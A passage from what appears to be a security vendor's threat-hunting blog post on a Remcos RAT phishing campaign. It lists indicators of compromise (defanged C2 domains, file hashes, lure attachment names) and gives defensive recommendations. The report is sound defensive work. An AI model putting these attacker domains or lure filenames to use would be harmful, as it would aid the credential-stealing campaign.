Below image shows the hunting query shared, capturing related events to this Remcos events.





Fig. 11: Our hunting query captures events related to injected RMClient launched by msiexec

Configuration file

Below image shows the config file extracted by [tria.ge](#) classifying the file to be Remcos RAT.



Indicators of Compromise

- Ablelifepurelife[.]ydns.eu
- ablelifepurelifebk[.]ydns.eu
- icebergibilisi[.]ge
- Email attachment name: EFEMMAK TURKEY INQUIRY ORDER NR 09162025.gz
- Attachment hash: 5eb460204cd0f5510b146b8465b4392e9d0795b5d7fdb51b1c1429f97593a4b3
- Batch script file: EFEMMAK TURKEY INQUIRY ORDER NR 09162025.bat
- Script hash: 5cb34177d0289e9737e5a261b8d1aac227656b96c768f789d6fcc9bc20adb05e
- PowerShell content hash:
3ec5b13ee66d84dd75ac619ebb79c64cef7986dd6e8049f689f9ac39c272fea2
- icebergibilisi[.]ge
- Sluknin.afm
- LAUFENDES PROJEKT 092225 NORDRHEIN WESTFALEN CHARGE
MATERIALIEN❖MUSTEREINREICHUNG SOWIE ANGEBOTSANFRAGE.js
- ON GOING PROJECT 091704 SUBSEQUENT BATCH MATERIALS SAMPLE SUBMITTAL AS WELL
AS QUOTATION REQUEST FOR ORDER.js
- PROJECTO EM CURSO 091704 LOTE LISBOA ENVIO DE MATERIAIS❖ AMOSTRAS E PEDIDO
DE ORCAMENTO.bat
- Attn Zapytanie ofertowe 03-270123-0612 DODATKOWE DOSTAWY MAGAZYNU ZAMOWIENIE 03-
310123-0614.bat

Recommendations

Tracking the evolution and deployment of commodity malware in global campaigns remains challenging due to its sheer frequency and widespread use. We strongly advise organizations to keep all security solutions updated and follow these recommendations:

- **Invest in Employee Training:** Employees are often the first line of defense against cyber threats. Training staff to recognize phishing emails, suspicious links, and other common attack vectors is critical. Regularly updated cybersecurity training programs ensure employees stay aware of evolving threats and adhere to best practices.
- **Leverage Advanced Platforms:** Modern threat detection platforms equipped with real-time monitoring, AI-driven threat intelligence, and automated response mechanisms are indispensable.

These tools enable organizations to detect and neutralize threats swiftly, minimizing potential damage.

- **Perform Regular Audits:** Routine evaluations of your cybersecurity framework help identify and address vulnerabilities. Audits also ensure compliance with regulatory standards and improve the overall robustness of your security posture.

Conclusion

As documented, the primary threat in Remcos infostealer campaigns is the initial compromise: when successful, these simple malwares often steal credentials, which are then leveraged by adversaries for more sophisticated, targeted attacks. We have repeatedly observed this credential-theft stage serve as the precursor to further infections, including the deployment of ransomware.

We suspect that the current climate of global tensions is motivating criminals to seek quick profits by sharing resources and code, leading to an increase in these low-cost, high-volume attacks. The persistent presence of obfuscated scripts serving information-stealing payloads at later stages supports this theory. For instance, Remcos has consistently resurfaced in new variations, and this recent campaign may be another example of its ongoing evolution.

Therefore, threat hunting teams must remain especially vigilant. By focusing on initial access indicators and rapid analysis of stolen credentials, teams can disrupt the attack chain *before* it escalates to a full-scale, targeted deployment. [CyberProof Advanced Threat Hunting service](#) covers the gaps that EDR detection misses enabling MDR teams and Detection engineering teams to stay ahead of such evolving malware attacks.

Recommended Posts

Written by [CyberProof Research Team](#)

Our Cyber Research Team is always on the lookout for the latest threats facing the digital ecosystem. Stay ahead of the risks so you don't need to find out about them after they become your next attackers.